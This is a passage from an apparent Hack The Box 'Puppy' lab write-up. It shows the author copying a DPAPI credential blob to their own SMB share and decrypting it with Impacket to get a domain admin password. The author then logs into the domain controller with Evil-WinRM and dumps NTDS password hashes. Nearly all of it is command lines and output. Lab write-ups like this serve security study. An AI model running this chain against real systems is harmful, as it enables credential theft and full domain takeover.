Evil-WinRM PS C:\Users\steph.cooper\Documents> copy "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9" \\10.10.16.32\share credential_blob
Evil-WinRM PS C:\Users\steph.cooper\Documents>

root@kali: /mnt/hardisk/scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy/117x26
root@kali: /mnt/hardisk/scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy/share 117x26
ls -la
total 16
drwxrwxr-x 2 root root 4096 Aug 26 03:53 .
drwxrwxr-x 9 scr34tur3 scr34tur3 4096 Aug 26 03:51 ..
-rwxrwxr-x 1 root root 414 Mar 8 18:54 credential_blob
-rwxrwxr-x 1 root root 740 Mar 8 18:40 masterkey_blob
```

Retrieved the decrypted key

```
(root@kali) /mnt/./HTB-THM-labs_reports/HTB/puppy/share
# impacket-dpapi masterkey -file masterkey_blob -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107
Impacket v0.13.0.dev0+20250401.172759.352695f1 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version      : 2 (2)
Guid         : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags        : 0 (0)
Policy       : 4ccf1275 (1288639093)
MasterKeyLen : 00000088 (136)
BackupKeyLen : 00000068 (104)
CredHistLen  : 00000000 (0)
DomainKeyLen : 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdbc7abad28408d8d9cbfdcaf319e9c84
```

Retrieving the cleartext password as seen below.

```
(root@kali) /mnt/./HTB-THM-labs_reports/HTB/puppy/share
# impacket-dpapi credential -file credential_blob -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdbc7abad28408d8d9cbfdcaf319e9c84
Impacket v0.13.0.dev0+20250401.172759.352695f1 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown    :
Username   : steph.cooper_admin
Unknown    : FivethChipOnItsWay2025!
```

Finally pwned the DC

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
# evil-winrm -i 10.10.11.70 -u steph.cooper_adm -p 'FivethChipOnItsWay2025!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> cat ../../Administrator/Desktop/root.txt
c0ba104901f7eee74429de31de50b9dd
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents>
```

```
(root@Kali)-[/mnt/.../scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
# nxc smb 10.10.11.70 -u steph.cooper_adm -p 'FivethChipOnItsWay2025!' --ntds

[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -H ntdsutil [Y/n]
SMB 10.10.11.70 445 NONE [*] x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 NONE [*] \steph.cooper_adm:FivethChipOnItsWay2025!
SMB 10.10.11.70 445 NONE [*] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 10.10.11.70 445 NONE Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb0edc15e49ceb4120c7bd7e6e65d75b:::
SMB 10.10.11.70 445 NONE Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.10.11.70 445 NONE krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a4f2989236a639ef3f766e5fe1aad94a:::
SMB 10.10.11.70 445 NONE PUPPY.HTB\levi.james:1103:aad3b435b51404eeaad3b435b51404ee:ff4269fdf7e4a3093995466570f435b8:::
SMB 10.10.11.70 445 NONE PUPPY.HTB\ant.edwards:1104:aad3b435b51404eeaad3b435b51404ee:afac881b79a524c8e99d2b34f438058b:::
SMB 10.10.11.70 445 NONE PUPPY.HTB\adam.silver:1105:aad3b435b51404eeaad3b435b51404ee:a7d7c07487ba2a4b32fb1d0953812d66:::
SMB 10.10.11.70 445 NONE PUPPY.HTB\jamie.williams:1106:aad3b435b51404eeaad3b435b51404ee:bd0b8a08abd5a98a213fc8e3c7fca780:::
SMB 10.10.11.70 445 NONE PUPPY.HTB\steph.cooper:1107:aad3b435b51404eeaad3b435b51404ee:b261b5f931285ce8ea01a8613f09200b:::
SMB 10.10.11.70 445 NONE PUPPY.HTB\steph.cooper_adm:1111:aad3b435b51404eeaad3b435b51404ee:ccb206409049bc53502039b80f3f1173:::
SMB 10.10.11.70 445 NONE DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5047916131e6ba897f975fc5f19c8df:::
SMB 10.10.11.70 445 NONE [*] Dumped 10 NTDS hashes to /root/.nxc/logs/ntds/_10.10.11.70_2025-08-25_220122.ntds of which 9 were added to the database
SMB 10.10.11.70 445 NONE [*] To extract only enabled accounts from the output file, run the following command:
SMB 10.10.11.70 445 NONE [*] cat /root/.nxc/logs/ntds/_10.10.11.70_2025-08-25_220122.ntds | grep -iv disabled | cut -d ':' -f1
SMB 10.10.11.70 445 NONE [*] grep -iv disabled /root/.nxc/logs/ntds/_10.10.11.70_2025-08-25_220122.ntds | cut -d ':' -f1
```